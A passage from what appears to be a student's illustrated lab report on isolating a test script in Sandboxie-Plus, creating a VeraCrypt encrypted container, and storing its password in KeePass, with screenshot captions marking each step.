
[End of SandboxTest.bat]

Part B: Execute the Script Inside the Sandbox


1. On your host's Desktop, right-click the `SandboxTest.py` file and select Run Sandboxed -> DefaultBox.

2. A terminal will open, run the script, and pause. Press Enter to close it.

Or run the batch file.



Screenshot showing Recycle Bin with two items before running batch script (not sandboxed).




Screenshot showing "SandboxTest.bat" ran sandboxed.

Part C: Analyze the Results - The Proof

Inside the Sandbox (The Illusion): Open File Explorer sandboxed. Check the Desktop. You will see `SandboxTestFile.txt`. Check the Recycle Bin. It will be empty.

On the Host System (Reality): Look at your real Desktop. The file is not there. Open your real Recycle Bin. All its contents are still perfectly safe.




Screenshot showing both file explorers after running sandboxed (top) and not sandboxed (bottom). "SandboxTestFile.txt" is in the sandboxed Desktop but not the real Desktop, and the Recycle Bin Contents are still there in the real one.

Phase 3: Securing the Crown Jewels (Data Encryption)

Objective: Create a secure, encrypted location for your most sensitive data.


Step 5: Build the Inner Keep - Create a VeraCrypt Volume

1. Exit the Sandbox: Close any sandboxed windows. Right-click the Sandboxie tray icon and select "Terminate All Programs" to wipe the sandbox clean.



Screenshot showing dialogue box to confirm if I, the user, wish to end all Sandbox processes. I click yes.

2. Download & Install: On your real system, download and install VeraCrypt from `https://www.veracrypt.fr`.




Screenshot showing successful installation of VeraCrypt on my Windows 10 system.

3. Launch VeraCrypt and click Create Volume.


- Choose Create an encrypted file container > Standard VeraCrypt volume.
- Click Select File... and name it `MySecretVault.hc` in your Documents folder.

- Choose encryption algorithms (AES and SHA-256 are fine defaults).
- Set a Volume Size of 20 MB.
- Choose a strong password. This must be different from your KeePass master password.
- Move your mouse randomly to generate randomness, then click Format.




Screenshot showing that the VeraCrypt "MySecretVault.hc" volume was created successfully.

4. Use Your Vault: In VeraCrypt, select a drive letter (e.g., `Z:`), click Select File..., choose your `MySecretVault.hc` file, and click Mount. Enter your password. A new, encrypted drive `Z:` will appear in Windows Explorer. Use it like a USB drive; everything is encrypted on-the-fly.




Screenshot showing MySecretVault.hc mounted to Drive "I:".



Screenshot showing Local Disk I: (Drive I:) on the PC.

5. Dismount your Vault: Return to VeraCrypt and click Dismount. Your data is now locked away.



Screenshot showing MySecretVault.hc unmounted from Drive I: and said drive is no longer visible on this PC (so any files that were created on Drive I: are now gone/ inaccessible).


Step 6: Manage Your Keys - Add the Vault to KeePass

1. Open your KeePass vault on your host system.

2. Right-click and select Add Entry.

3. Title: `My Secret VeraCrypt Vault`. Enter your VeraCrypt volume's password in the password field.

4. This is the power of the setup: You now only need to remember your one KeePass master password to access all your other strong, unique passwords.




Screenshot showing VeraCrypt vault successfully added to Keepass.


Phase 4: After-Action Review & Cleanup

Objective: Reflect on the security model and practice proper operational security (OPSEC).

1. Final Cleanup: In Sandboxie-Plus, right-click on the `DefaultBox` sandbox and select "Delete Contents". This permanently destroys everything from the sandbox, returning it to a pristine state.

